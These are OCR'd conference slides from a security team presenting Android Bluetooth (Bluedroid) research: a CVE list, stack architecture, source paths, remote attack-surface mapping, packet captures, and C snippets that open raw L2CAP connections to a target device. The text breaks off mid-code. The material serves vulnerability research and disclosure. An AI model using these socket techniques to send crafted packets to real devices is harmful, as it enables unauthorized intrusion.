Dissect Android Bluetooth for Fun & Profit

Jianjun Dai & Guang Gong

@360 Alpha Team

About us

- Jianjun Dai
  Security Researcher at 360 Alpha Team
  Focus on Android System

- Guang Gong
  Senior Security Researcher and Team Leader of 360 Alpha Team
  Focus on Android/Chrome

About Team

- Alpha Team @360 Security
- 150+ Android vulnerabilities（Google Qualcomm etc）
- Won the highest reward in the history of the ASR program.
- 5 Pwn contest winner
  - Pwn2Own Mobile 2015(Nexus 6)
  - Pwn0Rama 2016 (Nexus 6p)
  - Pwn2Own 2016(Chrome)
  - PwnFest 2016(Pixel)
  - Pwn2Own Mobile 2017(Galaxy S8）


All Hunted on Android Bluetooth

CVE-2017-13266 CVE-2017-13256 CVE-2017-13255 CVE-2017-13291
CVE-2017-13283 CVE-2017-13282 CVE-2017-13281 CVE-2017-13267
CVE-2018-9381 CVE-2018-9358 CVE-2018-9359 CVE-2018-9360
CVE-2018-9361 CVE-2018-9357 CVE-2018-9356 CVE-2018-9418
CVE-2018-9419 CVE-2018-9413 CVE-2018-9365 CVE-2018-9478
CVE-2018-9479

Dup:
Android-73887989
Android-73890249
Android-73890624
Android-73890579
…

Bluedroid Overview


Android 7.0 and earlier



Ref: https://source.android.com/devices/bluetooth


Bluedroid Overview

Android 8.0 and later




Ref: https://source.android.com/devices/bluetooth

Process



```
jioundai@jioundai:~/work/source/android-9.0.0_r7$ adb shell ps -ef | grep bluetooth
bluetooth      5829   628 0 05:45:13 ?      00:00:07 com.android.bluetooth
bluetooth      5874     1 0 05:45:14 ?      00:00:20 android.hardware.bluetooth@1.0-service-qti
```

Bluetooth Stack



PAN

A2DP

AVRCP

SDP

BNEP

RFCOMM

AVDTP

AVCTP


GATT/ATT

SMP

……

L2CAP

HCI (BR/EDR/LE)




```
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
◢ Bluetooth L2CAP Protocol
    Length: 14
    CID: Dynamically Allocated Channel (0x004d)
    [Connect in frame: 193]
    [Service: A/V Remote Control (0x110e)]
    [PSM: AVCTP-Control (0x0017)]
◢ Bluetooth AVCTP Protocol
    0000 .... = Transaction: 0x0
    .... 00.. = Packet Type: Single (0x0)
    .... ..0. = C/R: Command (0x0)
    .... ...0 = IPID: Profile OK (0x0)
    Profile Identifier: A/V Remote Control (0x110e)
◢ Bluetooth AVRCP Profile
    0000 .... = Reserved: 0x0
    .... 0001 = Ctype: Status (0x1)
    0100 1... = Subunit Type: Panel (0x09)
    .... .000 = Subunit ID: 0x0
    Opcode: Vendor dependent (0x00)
    Company ID: Bluetooth SIG, Inc. (0x001958)
    PDU ID: GetCapabilities (0x10)
    0000 00.. = RFA: 0x00
    .... ..00 = Packet Type: Single (0x0)
    Parameter Length: 1
    Capability: Events Supported (0x03)
    [Response Time: 7/1000ms]

0000  02 00 01 12 00 0e 00 4d  00 00 11 0e 01 48 00 00   .......M .....H..
0010  19 58 10 00 00 01 03                               .X.....
```

Code Path

system/bt/

Android 8


bluetooth.default.so



audio_a2dp_hw/
bta/
btcore/
btif/
build/
conf/
device/
doc/
embdrv/
hci/
include/
main/
osi/
service/
stack/
test/
tools/
types/
udrv/
utils/
vendor_libs/
vnd/

Android 9


libbluetooth.so



audio_a2dp_hw/
audio_hearing_aid_hw/
binder/
bta/
btcore/
btif/
build/
conf/
device/
doc/
embdrv/
hci/
include/
internal_include/
main/
osi/
packet/
profile/
proto/
service/
stack/
test/
tools/
types/
udrv/
utils/
vendor_libs/
vnd/

Focus on

system/bt/stack/



- Android.bp
- BUILD.gn
- a2dp/
- avct/
- avdt/
- avrc/
- bnep/
- btm/
- btu/
- gap/
- gatt/
- hcic/
- hid/
- include/
- l2cap/
- mcap/
- pan/
- rfcomm/
- sdp/
- smp/
- srvc/
- test/

Sub Attack Surface


- L2CAP √
- SDP √
- BNEP → PAN √
- AVDTP → A2DP
- AVCTP → AVRCP √
- GATT/ATT
- SMP
- RFCOMM

…

L2CAP

Frame Format

Length	Channel ID (CID)	Payload
2Bytes	2Bytes	



```
◢ Bluetooth L2CAP Protocol
     Length: 19
     CID: L2CAP Signaling Channel (0x0001)
  ▷ Command: Configure Request
```

```
0000   02 00 01 17 00 13 00 01  00 04 04 0f 00 48 00 00    ........ .....H..
0010   00 04 09 00 00 00 00 00  00 00 00 00                ........ ....
```


CID

- Fixed Channel
- Dynamically Allocated Channel

Fixed CID

- Signalling CID
- BLE Signalling CID
- APP layer CID
- Other CIDs


```
/* L2CAP Predefined CIDs
*/
#define L2CAP_SIGNALLING_CID 1
#define L2CAP_CONNECTIONLESS_CID 2
#define L2CAP_AMP_CID 3
#define L2CAP_ATT_CID 4
#define L2CAP_BLE_SIGNALLING_CID 5
#define L2CAP_SMP_CID 6
#define L2CAP_SMP_BR_CID 7
#define L2CAP_AMP_TEST_CID 0x003F
#define L2CAP_BASE_APPL_CID 0x0040
#define L2CAP_BLE_CONN_MAX_CID 0x007F
```



```
    memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
    remote_l2_addr.l2_family = AF_BLUETOOTH;
    remote_l2_addr.l2_bdaddr_type = 0;//BDADDR_LE_PUBLIC;
    remote_l2_addr.l2_cid = htobs(SIGNALLING_CID);
    //remote_l2_addr.l2_psm = htobs(6);
    str2ba(dest, &remote_l2_addr.l2_bdaddr);

    if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr,sizeof(remote_l2_addr)) < 0) {
```

Dynamically Allocated CID

PSM (Protocol/Servece Multiplexer)




```
◢ Bluetooth L2CAP Protocol
    Length: 20
    CID: Dynamically Allocated Channel (0x0048)
    [Connect in frame: 98]
    [Disconnect in frame: 271]
    [PSM: SDP (0x0001)]
▷ Bluetooth SDP Protocol

0000  02 00 01 18 00 14 00 48  00 06 00 00 00 0f 35 03   .......H ......5.
0010  19 01 00 ff ff 35 05 0a  00 00 ff ff 00            .....5.. .....
```

Like Port in TCP/UDP

Dynamically Allocated CID

PSM (Protocol/Servece Multiplexer)


```
#define BT_PSM_SDP 0x0001
#define BT_PSM_RFCOMM 0x0003
#define BT_PSM_TCS 0x0005
#define BT_PSM_CTP 0x0007
#define BT_PSM_BNEP 0x000F
#define BT_PSM_HIDC 0x0011
#define BT_PSM_HIDI 0x0013
#define BT_PSM_UPNP 0x0015
#define BT_PSM_AVCTP 0x0017
#define BT_PSM_AVDTP 0x0019
#define BT_PSM_AVCTP_13 0x001B /* Advanced Control - Browsing */
#define BT_PSM_UDI_CP  0x001D /* Unrestricted Digital Information Profile C-Plane */
#define BT_PSM_ATT 0x001F /* Attribute Protocol */
```



```
memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = PF_BLUETOOTH;
remote_l2_addr.l2_psm = htobs(0x1);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

